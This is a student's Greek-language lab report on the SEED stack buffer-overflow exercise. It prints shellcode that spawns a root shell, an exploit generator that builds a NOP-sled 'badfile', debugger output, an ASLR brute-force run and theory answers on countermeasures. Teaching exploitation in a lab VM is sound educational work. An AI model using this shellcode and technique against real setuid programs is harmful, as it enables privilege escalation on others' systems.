

Πανεπιστήμιο Δυτικής Αττικής
Σχολή Μηχανικών
Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών

Ασφάλεια στην τεχνολογία της πληροφορίας

1η Εργασία

ΝΙΚΟΛΑΟΣ ΘΩΜΑΣ
ΑΜ: 21390068

ΑΘΗΝΑ
Τετάρτη 27 Μαρτίου 2024

Περιεχόμενα

Πρακτικό Μέρος 3
Αρχικό setup – Απενεργοποίηση ASLR. 3
Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode. 3
Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος. 6
Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile). 7
Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile. 8
Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου. 9
Δραστηριότητα 6: Εκτέλεση της επίθεσης. 9
Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR. 10
Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων. 11
Θεωρητικό Μέρος 12
Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων. 12
Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα. 13
Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση) 13
Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow). 15

Πρακτικό Μέρος

Αρχικό setup – Απενεργοποίηση ASLR.

Για την επίθεση, γίνεται έλεγχος και απενεργοποίηση του αντίμετρου ASLR.

```
[03/20/24]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/20/24]seed@VM:~$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
[03/20/24]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/20/24]seed@VM:~$
```

Εικόνα 1: Απενεργοποίηση ASLR.

Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode.

Στην εικόνα 2 φαίνεται ο κώδικας του shellcode.c το οποίο χρησιμοποιείται για τον έλεγχο των εντολών σε γλώσσα μηχανής. Με τις εντολές αυτές θα κατασκευαστεί η κακόβουλη είσοδος (αρχείο badfile).

shellcode.c | dash_shellcode.c | stack.c | exploit.c | infinite.sh


```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```


Εικόνα 2: shellcode.c.

Μεταγλώττιση του αρχείου, έχοντας ενεργοποιημένη την επιλογή -z execstack ώστε το πρόγραμμα να έχει εκτελέσιμο stack. Τέλος, εκτελείται, με δικαιώματα απλού χρήστη. Επειδή το shellcode δεν είναι ένα set-UID root πρόγραμμα, εκτελείται με το πραγματικό uid και effective uid του χρήστη seed.




Εικόνα 3: Μεταγλώττιση αρχείου με την επιλογή -z execstack.

Για τους λόγους αυτούς πρέπει να μετατραπεί σε set-UID πρόγραμμα.



Εικόνα 4: Μετατροπή του shellcode σε set-UID και εκτέλεση του.

Ακόμα και μετά την μετατροπή του σε set-UID παρατηρείται ότι δεν έχει τα δικαιώματα root για αυτό είτε δημιουργούμε ένα symbolic link είτε τροποποιούμε το shellcode κατάλληλα.



Εικόνα 5: Δημιουργία symbolic link και εκτέλεση του shellcode.

```
[03/20/24]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin
/sh
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 6: Επαναφορά του /bin/sh ώστε να δείχνει στο κέλυφος dash.

shellcode.c | dash_shellcode.c | stack.c | exploit.c | infinite.sh

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"
    "\x31\xdb"
    "\xb0\xd5"
    "\xcd\x80"

    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

Εικόνα 7: dash_shellcode.c.

```
[03/20/24]seed@VM:~/Desktop$ gcc dash_shellcode.c -o da
sh_shellcode -z execstack
[03/20/24]seed@VM:~/Desktop$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Mar 20 11:40 dash_shellcode
[03/20/24]seed@VM:~/Desktop$ ./dash_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$ exit
[03/20/24]seed@VM:~/Desktop$
```


Εικόνα 8: Μεταγλώττιση και εκτέλεση του dash_shellcode.c.

```
[03/20/24]seed@VM:~/Desktop$ sudo chown root dash_shell
code
[03/20/24]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell
code
[03/20/24]seed@VM:~/Desktop$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Mar 20 11:40 dash_shellcode
[03/20/24]seed@VM:~/Desktop$ ./dash_shellcode
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# exit
[03/20/24]seed@VM:~/Desktop$
```


Εικόνα 9: Μετατροπή dash_shellcode.c σε set-UID και εκτέλεση του.

Μετά από τις παραπάνω αλλαγές, το πρόγραμμα ανακτά ένα shell με δικαιώματα root.

Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος.



Εικόνα 8: stack.c.



Εικόνα 9: Μετατροπή stack.c

σε set-UID και εκτέλεση του.

Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile).

shellcode.c | dash_shellcode.c | stack.c | exploit.c | infinite.sh

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbfffeb68;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Εικόνα 10: exploit.c.

```
[03/20/24]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[03/20/24]seed@VM:~/Desktop$ ./exploit
[03/20/24]seed@VM:~/Desktop$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 02 ff ff 0b  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 11: Μεταγλώττιση, εκτέλεση του badfile και εμφάνιση των περιεχομένων του σε αναγνώσιμη μορφή.

Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile.

```
[03/20/24]seed@VM:~/Desktop$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[03/20/24]seed@VM:~/Desktop$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9772 Mar 20 11:56 stack_gdb
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 12: Μεταγλώττιση του stack.c με ενεργοποιημένες τις debug flags.

```
[03/20/24]seed@VM:~/Desktop$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 8.
gdb-peda$ run
Starting program: /home/seed/Desktop/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------]
EAX: 0xbfffeb47 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb28 --> 0xbfffed58 --> 0x0
ESP: 0xbfffeb00 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[-------------------------------------stack------------------------]
0000| 0xbfffeb00 --> 0xb7fe96eb (<_dl_fixup+11>:      add    esi,0x15915)
0004| 0xbfffeb04 --> 0x0
0008| 0xbfffeb08 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb0c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb10 --> 0xbfffed58 --> 0x0
0020| 0xbfffeb14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:     pop    edx)
0024| 0xbfffeb18 --> 0xb7dc888b (<__GI__IO_fread+11>: )
0028| 0xbfffeb1c --> 0x0
[-----------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb47 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>...) at stack.c:8
8               strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeb08
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb28
gdb-peda$ p (0xbfffeb08 - 0xbfffeb28)
$3 = 0xffffffe0
gdb-peda$ quit
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 13: Εκκίνηση του stack_gdb σε debug mode.

Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου.

Μετά από δοκιμές η σωστή διεύθυνση είναι 0xfffeb68.

```
[03/20/24]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[03/20/24]seed@VM:~/Desktop$ ./exploit
[03/20/24]seed@VM:~/Desktop$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90
 90  |...............|
*
00000020  90 90 90 90 68 eb ff bf  90 90 90 90 90 90 90
 90  |....h...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90
 90  |...............|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50
 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1
 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00
     |.....|
00000205
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 14: Εκτέλεση του διορθωμένου προγράμματος exploit.

Δραστηριότητα 6: Εκτέλεση της επίθεσης.

```
[03/20/24]seed@VM:~/Desktop$ sudo ln -sf /bin/zsh /bin/
sh
[03/20/24]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# exit
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 15: Εκτέλεση του stack,


χρησιμοποιώντας το ενημερωμένο badfile σαν είσοδο.

Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR.

```
[03/20/24]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=2
kernel.randomize_va_space = 2
[03/20/24]seed@VM:~/Desktop$ ./stack
Segmentation fault
```

Εικόνα 16: Ενεργοποίηση του ASLR και εκτέλεση του stack.

Το infinite.sh πρόκειται για ένα ατέρμονο βρόχο όπου εκτελεί το stack μέχρι να επιτύχει.



Εικόνα 17: infinite.sh.

```
6 minutes and 15 seconds elapsed.
The program has been running 100749 times so far.
./infinite.sh: line 14:  9265 Segmentation fault      .
/stack

6 minutes and 15 seconds elapsed.
The program has been running 100750 times so far.
./infinite.sh: line 14:  9266 Segmentation fault      .
/stack

6 minutes and 15 seconds elapsed.
The program has been running 100751 times so far.
./infinite.sh: line 14:  9267 Segmentation fault      .
/stack

6 minutes and 15 seconds elapsed.
The program has been running 100752 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

Εικόνα 18: Εκτέλεση του infinite.sh.

Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων.

```
[03/20/24]seed@VM:~/Desktop$ sysctl kernel.randomize_va
_space
kernel.randomize_va_space = 2
[03/20/24]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[03/20/24]seed@VM:~/Desktop$ sysctl kernel.randomize_va
_space
kernel.randomize_va_space = 0
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 19: Απενεργοποίηση ASLR.

```
[03/20/24]seed@VM:~/Desktop$ gcc stack.c -o stack -z ex
ecstack
[03/20/24]seed@VM:~/Desktop$ sudo chown root stack
[03/20/24]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/20/24]seed@VM:~/Desktop$ ls -l stack
-rwsr-xr-x 1 root seed 7564 Mar 20 12:49 stack
[03/20/24]seed@VM:~/Desktop$ ./stack
0xbfffeb24
*** stack smashing detected ***: ./stack terminated
Aborted
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 20: Μεταγλώττιση του stack.c

και μετατροπή του σε set-UID.

```
[03/20/24]seed@VM:~/Desktop$ gcc stack.c -o stack -fno-
stack-protector -z noexecstack
[03/20/24]seed@VM:~/Desktop$ sudo chown root stack
[03/20/24]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/20/24]seed@VM:~/Desktop$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Mar 20 12:50 stack
[03/20/24]seed@VM:~/Desktop$ ./stack
0xbfffeb38
Segmentation fault
[03/20/24]seed@VM:~/Desktop$
```

Εικόνα 21: Μεταγλώττιση του stack.c

με την επιλογή -z nonexecutable-stack.

Μετατροπή του σε set-UID.


Θεωρητικό Μέρος

Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων.


1.1

Οι διευθύνσεις των μεταβλητών a και b, προκύπτουν από τη διεύθυνση της πρώτης μεταβλητής που δηλώνεται στη συνάρτηση, προσθέτοντας το μέγεθος των μεταβλητών (int=4bytes) που έχουν ήδη δηλωθεί.

1.2



1.3



1.4

Η προτεινόμενη αλλαγή στον τρόπο μεγέθυνσης της στοίβας, από από τη χαμηλή διεύθυνση προς την υψηλή διεύθυνση, προσφέρει πλεονεκτήματα στην ασφάλεια, αφού αποτρέπει την υπερχείλιση του buffer να επηρεάσει τη διεύθυνση επιστροφής. Ωστόσο, αυτή η αλλαγή θα είναι συμβατή μόνο με συστήματα που θα την υποστηρίζουν, που θα έχουν ενημερωθεί δηλαδή.

Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα.

2.1

Είναι αληθές γιατί ο buffer βρίσκεται πάνω στην στοίβα και όταν υπερχειλίζεται επηρεάζει την return address, η οποία βρίσκεται πάνω από τον buffer.

2.2

Όχι, ακόμα υπάρχει ο κίνδυνος της υπερχείλισης αφού μπορεί σαν είσοδο να έχει μεγαλύτερο μήκος από το δεσμευμένο για τον buffer.

Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση).

3.1

Δεν είναι απαραίτητο ότι η διεύθυνση επιστροφής θα δείξει στο shellcode. Άλλωστε αυτό εξαρτάται από την αρχική διεύθυνση του buffer και τις υπόλοιπες μεταβλητές.

3.2

Αν υποθέσουμε ότι το αντίμετρο ASLR είναι ενεργοποιημένο, τότε οφείλεται στην τύχη. Όπως επίσης και στην διάταξη της στοίβας και των υπόλοιπων μεταβλητών.

3.3

Η συμβολοσειρά θα περιείχε 64 χαρακτήρες ``σκουπίδια`` για να φτάσει στην διεύθυνση επιστροφής και στην συνέχεια τη διεύθυνση της συνάρτησης για το δικό μας πρόγραμμα.

3.4

Θα χρησιμοποιήσουμε ολόκληρη την χωρητικότητα του buffer, 100 bytes. Η διεύθυνση επιστροφής θα βρίσκεται 8 bytes από το τέλος του buffer. Ο κώδικας του προγράμματος μας θα μπει στην αρχή της συμβολοσειράς εξαιτίας του ότι δεν ξέρουμε την τιμή του X και το μέγεθος του buffer. Στο τέλος της, θα βρίσκεται η διεύθυνση επιστροφής.

3.5

ASLR: Το ASLR αλλάζει τη θέση των κατευθυντήριων δομών και του εκτελέσιμου κώδικα σε κάθε εκτέλεση του προγράμματος. Ο τρόπος λειτουργίας του ASLR είναι η τυχαία μετακίνηση των διευθύνσεων μνήμης κατά την εκκίνηση του προγράμματος.

Stack guard: Μια τυχαία τιμή αποθηκεύεται σε μια τοπική μεταβλητή (δηλαδή μέσα στο stack) και παράλληλα φυλάσσεται σε μια άλλη θέση στη μνήμη (όχι στο stack). Η τιμή αυτή ελέγχεται και εάν έχει μεταβληθεί σημαίνει ότι έγινε υπερχείλιση, οπότε η εκτέλεση σταματάει και το πρόγραμμα σταματάει χωρίς η συνάρτηση να επιστρέψει.

Non-executable stack: Η περιοχή του stack όπου αποθηκεύονται τα δεδομένα δεν επιτρέπεται να εκτελεστεί ως κώδικας. Αυτό καθιστά πιο δύσκολη την εκτέλεση κώδικα που ενσωματώνεται σε μια επίθεση buffer overflow, καθώς ο κακόβουλος κώδικας πρέπει να βρίσκεται σε άλλη περιοχή της μνήμης που επιτρέπεται η εκτέλεσή του.

Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow).

4.1

Το Heap Overflow συμβαίνει όταν ένα πρόγραμμα γράφει εκτός των ορίων του χώρου δεδομένων που έχει δεσμευτεί για το heap. Οι κύριες αιτίες του heap overflow περιλαμβάνουν τη διαρροή μνήμης (memory leak), την κακή διαχείριση μνήμης, ή την κατάχρηση των δυνατοτήτων της δυναμικής δέσμευσης μνήμης.

Δέσμευση Μνήμης: Ο buffer overflow συμβαίνει συνήθως σε πίνακες που έχουν δεσμευτεί στο stack ή στην ενεργή μνήμη του προγράμματος. Αντίθετα, το heap overflow συμβαίνει όταν δεσμεύεται μνήμη δυναμικά κατά τον χρόνο εκτέλεσης στην περιοχή του heap.

Επιπτώσεις: Το heap overflow μπορεί να έχει πιο σοβαρές επιπτώσεις από το buffer overflow, καθώς οι περιοχές του heap συνήθως περιέχουν πιο ευαίσθητα δεδομένα, όπως δομές δεδομένων, δείκτες σε σημαντικές δομές και αντικείμενα, κ.λπ.

Παραπομπές:

(Γεωργούλας, n.d.)
(hamsa)
(wikipedia)